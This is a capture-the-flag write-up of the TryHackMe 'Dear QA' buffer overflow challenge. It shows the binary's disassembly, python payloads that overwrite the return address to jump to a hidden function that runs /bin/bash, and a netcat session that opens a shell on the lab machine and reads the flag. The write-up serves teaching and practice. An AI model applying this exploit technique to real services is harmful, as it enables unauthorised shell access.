Dear_QA


> **Instructions**
> (Task 1): Download the binary by clicking the Download Task Files button
> (Task 2): There's a service running on port 5700. Start the machine using the green button on this task.

Overview Knowledge: Buffer Overflow

Definitions

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another

Buffer Overflow occurs when the volume of data exceeds the storage capacity of the memory buffer



Buffer Overflow Attack is overwriting the memory of an application

RIP is the instruction pointer. It holds the address of the instruction that the CPU just loaded and is presently executing.

EIP is a register in x86 architectures (32bit). It holds the "Extended Instruction Pointer" for the stack. In other words, it tells the computer where to go next to execute the next command and controls the flow of a program.

Attack methodology

Know the memory layout of program → feed input that the **buffer** cannot store → replace the executable code with malicious code

Explain the Challenge

Binary Files `DearQA.DearQA` is the local file used for testing

On the target machine is running within the same logic as the Downloadable Binary `DearQA.DearQA`

Exploit Flow: Testing malicious payload with the binary `DearQA.DearQA` on local machine → Apply the same logic to the target machine

Enumeration: File's Structure

file

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ file DearQA.DearQA
DearQA.DearQA: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/
Linux 2.6.32, BuildID[sha1]=8dae71dcf7b3fe612fe9f7a4d0fa068ff3fc93bd, not stripped
```

r2 (radare2)

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ r2 -d DearQA.DearQA
[0x7f75e60f39c0]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Skipping type matching analysis in debugger mode (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x7f75e60f39c0]> afl
0x00400590    1 42           entry0
0x00400540    1 6            sym.imp.__libc_start_main
0x004005c0    4 50   -> 41   sym.deregister_tm_clones
0x00400600    4 58   -> 55   sym.register_tm_clones
0x00400640    3 28           sym.__do_global_dtors_aux
0x00400660    4 38   -> 35   entry.init0
0x004007a0    1 2            sym.__libc_csu_fini
0x00400686    1 61           sym.vuln
0x00400520    1 6            sym.imp.puts
0x00400570    1 6            sym.imp.fflush
0x00400550    1 6            sym.imp.execve
0x004007a4    1 9            sym._fini
0x00400730    4 101          sym.__libc_csu_init
0x004006c3    1 109          main
0x00400530    1 6            sym.imp.printf
0x00400580    1 6            sym.imp.__isoc99_scanf
0x004004f0    3 26           sym._init
0x00400560    1 6            loc.imp.__gmon_start__
```

`main`

```
[0x004006c3]> pdf
            ; DATA XREF from entry0 @ 0x4005ad
┌ 109: int main (int argc, char **argv, char **envp);
│           ; var int64_t var_20h @ rbp-0x20
│           0x004006c3      55             push rbp
│           0x004006c4      4889e5         mov rbp, rsp
│           0x004006c7      4883ec20       sub rsp, 0x20
│           0x004006cb      bf03084000     mov edi, str.Welcome_dearQA ; 0x400803 ; "Welcome dearQA"
│           0x004006d0      e84bfeffff     call sym.imp.puts           ; int puts(const char *s)
│           0x004006d5      bf18084000     mov edi, str.I_am_sysadmin__i_am_new_in_developing ; 0x400818 ; "I am sysadmin, i am new in developing"
│           0x004006da      e841feffff     call sym.imp.puts           ; int puts(const char *s)
│           0x004006df      bf3e084000     mov edi, str.Whats_your_name:_ ; 0x40083e ; "What's your name: "
│           0x004006e4      b800000000     mov eax, 0
│           0x004006e9      e842feffff     call sym.imp.printf         ; int printf(const char *format)
│           0x004006ee      488b051b0520.  mov rax, qword [obj.stdout] ; obj.stdout__GLIBC_2.2.5
│                                                                      ; [0x600c10:8]=0
│           0x004006f5      4889c7         mov rdi, rax
│           0x004006f8      e873feffff     call sym.imp.fflush         ; int fflush(FILE *stream)
│           0x004006fd      488d45e0       lea rax, [var_20h]
│           0x00400701      4889c6         mov rsi, rax
│           0x00400704      bf51084000     mov edi, 0x400851
│           0x00400709      b800000000     mov eax, 0
│           0x0040070e      e86dfeffff     call sym.imp.__isoc99_scanf ; int scanf(const char *format)
│           0x00400713      488d45e0       lea rax, [var_20h]
│           0x00400717      4889c6         mov rsi, rax
│           0x0040071a      bf54084000     mov edi, str.Hello:__s_n    ; 0x400854 ; "Hello: %s\n"
│           0x0040071f      b800000000     mov eax, 0
│           0x00400724      e807feffff     call sym.imp.printf         ; int printf(const char *format)
│           0x00400729      b800000000     mov eax, 0
│           0x0040072e      c9             leave
└           0x0040072f      c3             ret
```

```
[0x7f75e60f39c0]> s main
[0x004006c3]> pdf
            ; DATA XREF from entry0 @ 0x4005ad
┌ 109: int main (int argc, char **argv, char **envp);
│           ; var int64_t var_20h @ rbp-0x20
│           0x004006c3      55             push rbp
│           0x004006c4      4889e5         mov rbp, rsp
│           0x004006c7      4883ec20       sub rsp, 0x20
│           0x004006cb      bf03084000     mov edi, str.Welcome_dearQA ; 0x400803 ; "Welcome dearQA"
│           0x004006d0      e84bfeffff     call sym.imp.puts           ; int puts(const char *s)
│           0x004006d5      bf18084000     mov edi, str.I_am_sysadmin__i_am_new_in_developing ; 0x400818 ; "I am sysadmin, i am new in de
veloping"
│           0x004006da      e841feffff     call sym.imp.puts           ; int puts(const char *s)
│           0x004006df      bf3e084000     mov edi, str.Whats_your_name:_ ; 0x40083e ; "What's your name: "
│           0x004006e4      b800000000     mov eax, 0
│           0x004006e9      e842feffff     call sym.imp.printf         ; int printf(const char *format)
│           0x004006ee      488b051b0520.  mov rax, qword [obj.stdout] ; obj.stdout__GLIBC_2.2.5
│                                                                      ; [0x600c10:8]=0
```

```
|           0x004006f5      4889c7         mov rdi, rax
|           0x004006f8      e873feffff     call sym.imp.fflush         ; int fflush(FILE *stream)
|           0x004006fd      488d45e0       lea rax, [var_20h]
|           0x00400701      4889c6         mov rsi, rax
|           0x00400704      bf51084000     mov edi, 0x400851
|           0x00400709      b800000000     mov eax, 0
|           0x0040070e      e86dfeffff     call sym.imp.__isoc99_scanf ; int scanf(const char *format)
|           0x00400713      488d45e0       lea rax, [var_20h]
|           0x00400717      4889c6         mov rsi, rax
|           0x0040071a      bf54084000     mov edi, str.Hello:__s_n    ; 0x400854 ; "Hello: %s\n"
|           0x0040071f      b800000000     mov eax, 0
|           0x00400724      e807feffff     call sym.imp.printf         ; int printf(const char *format)
|           0x00400729      b800000000     mov eax, 0
|           0x0040072e      c9             leave
└           0x0040072f      c3             ret
```

`sym.vuln`

```
[0×004006c3]> s sym.vuln
[0×00400686]> pdf
┌ 61: sym.vuln ();
|           0×00400686      55             push rbp
|           0×00400687      4889e5         mov rbp, rsp
|           0×0040068a      bfb8074000     mov edi, str.Congratulations_ ; 0×4007b8 ; "Congratulations!"
|           0×0040068f      e88cfeffff     call sym.imp.puts           ; int puts(const char *s)
|           0×00400694      bfd0074000     mov edi, str.You_have_entered_in_the_secret_function_ ; 0×4007d0 ; "You have entered in the secret function!"
|           0×00400699      e882feffff     call sym.imp.puts           ; int puts(const char *s)
|           0×0040069e      488b056b0520.  mov rax, qword [obj.stdout] ; obj.stdout__GLIBC_2.2.5
|                                                                       ; [0×600c10:8]=0
|           0×004006a5      4889c7         mov rdi, rax
|           0×004006a8      e8c3feffff     call sym.imp.fflush         ; int fflush(FILE *stream)
|           0×004006ad      ba00000000     mov edx, 0
|           0×004006b2      be00000000     mov esi, 0
|           0×004006b7      bff9074000     mov edi, str._bin_bash      ; 0×4007f9 ; "/bin/bash"
|           0×004006bc      e88ffeffff     call sym.imp.execve
|           0×004006c1      5d             pop rbp
└           0×004006c2      c3             ret
```

```
[0x004006c3]> s sym.vuln
[0x00400686]> pdf
┌ 61: sym.vuln ();
|           0x00400686      55             push rbp
|           0x00400687      4889e5         mov rbp, rsp
|           0x0040068a      bfb8074000     mov edi, str.Congratulations_ ; 0x4007b8 ; "Congratulations!"
|           0x0040068f      e88cfeffff     call sym.imp.puts           ; int puts(const char *s)
|           0x00400694      bfd0074000     mov edi, str.You_have_entered_in_the_secret_function_ ; 0x4007d0 ; "You have entered in the se
cret function!"
|           0x00400699      e882feffff     call sym.imp.puts           ; int puts(const char *s)
|           0x0040069e      488b056b0520.  mov rax, qword [obj.stdout] ; obj.stdout__GLIBC_2.2.5
|                                                                       ; [0x600c10:8]=0
|           0x004006a5      4889c7         mov rdi, rax
|           0x004006a8      e8c3feffff     call sym.imp.fflush         ; int fflush(FILE *stream)
|           0x004006ad      ba00000000     mov edx, 0
|           0x004006b2      be00000000     mov esi, 0
|           0x004006b7      bff9074000     mov edi, str._bin_bash      ; 0x4007f9 ; "/bin/bash"
|           0x004006bc      e88ffeffff     call sym.imp.execve
|           0x004006c1      5d             pop rbp
└           0x004006c2      c3             ret
```

gdb

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ gdb DearQA.DearQA
GNU gdb (Debian 13.1-2) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
```

```
Reading symbols from DearQA.DearQA...
(No debugging symbols found in DearQA.DearQA)
(gdb) set disassembly-flavor intel
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x00000000004004f0  _init
0x0000000000400520  puts@plt
0x0000000000400530  printf@plt
0x0000000000400540  __libc_start_main@plt
0x0000000000400550  execve@plt
0x0000000000400560  __gmon_start__@plt
0x0000000000400570  fflush@plt
0x0000000000400580  __isoc99_scanf@plt
0x0000000000400590  _start
0x00000000004005c0  deregister_tm_clones
0x0000000000400600  register_tm_clones
0x0000000000400640  __do_global_dtors_aux
0x0000000000400660  frame_dummy
0x0000000000400686  vuln
0x00000000004006c3  main
0x0000000000400730  __libc_csu_init
0x00000000004007a0  __libc_csu_fini
0x00000000004007a4  _fini
```

Main point

The `main` function is automatically run when the application execute. However, it's not what we need because it returns nothing instead of print out the *Hello %s* message.

The `vuln` function would execute the `/bin/bash` command if it could be called when the application execute.

The RIP Address of:

- main() function: `0x00000000004006c3`
- vuln() function: `0x0000000000400686`

Our job is using the **Buffer Overflow Technique** to override the RIP and point to the location of vuln() function and make it run.

Exploit

Normal Input:

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ ./DearQA.DearQA
Welcome dearQA
I am sysadmin, i am new in developing
What's your name: kali
Hello: kali
```

Buffer Overflow Input:

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ ./DearQA.DearQA
Welcome dearQA
I am sysadmin, i am new in developing
What's your name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./DearQA.DearQA
```

Limited characters input:

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ python3 -c "print('A'*39)" | ./DearQA.DearQA
Welcome dearQA
I am sysadmin, i am new in developing
```

```
What's your name: Hello: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ python3 -c "print('A'*40)" | ./DearQA.DearQA
Welcome dearQA
I am sysadmin, i am new in developing
What's your name: Hello: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done                python3 -c "print('A'*40)" |
zsh: segmentation fault  ./DearQA.DearQA
```

Buffer Overflow + override RIP Address:

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ python3 -c "print('A'*40+'\x40\x06\x68')" > exploit1

(gdb) run < exploit1
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/TryHackMe/Dear_QA/ver1_DearQA.DearQA < exploit1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome dearQA
I am sysadmin, i am new in developing
What's your name: Hello: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@h

Program received signal SIGSEGV, Segmentation fault.
0x00007fff00680640 in ?? ()
```

The RIP Address which out payload points to is `0x00007fff00680640`. However, `0x0000000000400686` is where we want to point to. We have to reverse

- `680640` (which is `\x40\x06\x68`) → `400686` (which is `\x86\x06\x40`)
- `7fff` → `0000`

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ python3 -c "print('A'*40+'\x86\x06\x40\x00\x00')" > exploit2

(gdb) run < exploit2
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/TryHackMe/Dear_QA/ver1_DearQA.DearQA < exploit2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome dearQA
I am sysadmin, i am new in developing
What's your name: Hello: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@

Program received signal SIGSEGV, Segmentation fault.
0x00000000400686c2 in ?? ()
```

I don't know why the `c2` is placed at the end of the address. But when I minus 1 character input then it worked:

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ python3 -c "print('A'*39+'\x86\x06\x40\x00\x00')" > exploit3

(gdb) run < exploit3
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/TryHackMe/Dear_QA/ver1_DearQA.DearQA < exploit3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome dearQA
I am sysadmin, i am new in developing
What's your name: Hello: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@
Congratulations!
You have entered in the secret function!
process 542388 is executing new program: /usr/bin/bash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 542388) exited normally]
```

Or using `python2` instead of `python3`:

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ python2 -c "print'A'*40+'\x86\x06\x40\x00\x00'" > exploit4

(gdb) run < exploit4
Starting program: /home/kali/TryHackMe/Dear_QA/ver1_DearQA.DearQA < exploit4
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome dearQA
I am sysadmin, i am new in developing
What's your name: Hello: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@
Congratulations!
You have entered in the secret function!
process 543185 is executing new program: /usr/bin/bash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 543185) exited normally]
```

Gain Access → Get flag

Now the payload works with the local file. It's time to connect to the target machine:

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ cat exploit3 | nc 10.10.158.67 5700
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA^F@^@^@
Welcome dearQA
I am sysadmin, i am new in developing
What's your name: Hello: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@
Congratulations!
You have entered in the secret function!
bash: cannot set terminal process group (445): Inappropriate ioctl for device
bash: no job control in this shell
ctf@dearqa:/home/ctf$ id

pwd
```

If only use the `cat` command then get access to the target machine with the binary → The interactive shell is not worked!

To make it successfully, you need to use this format: `([exploit payload]; cat)` then establish the connection to the target machine:

```
┌──(kali㉿kali)-[~/TryHackMe/Dear_QA]
└─$ (python3 -c "print('A'*39+'\x86\x06\x40\x00\x00')";cat) | nc 10.10.158.67 5700
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA^F@^@^@
Welcome dearQA
I am sysadmin, i am new in developing
What's your name: Hello: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@
Congratulations!
You have entered in the secret function!
bash: cannot set terminal process group (445): Inappropriate ioctl for device
bash: no job control in this shell
ctf@dearqa:/home/ctf$ id
id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),115(bluetooth)
ctf@dearqa:/home/ctf$ ls -l
ls -l
total 16
-r-xr-xr-x 1 ctf  ctf  7712 Jul 24  2021 DearQA
-rwx------ 1 root root  413 Jul 24  2021 dearqa.c
-r--r--r-- 1 ctf  ctf    22 Jul 24  2021 flag.txt
ctf@dearqa:/home/ctf$ cat flag.txt
cat flag.txt
THM{PWN_1S_V3RY_E4SY}
ctf@dearqa:/home/ctf$
```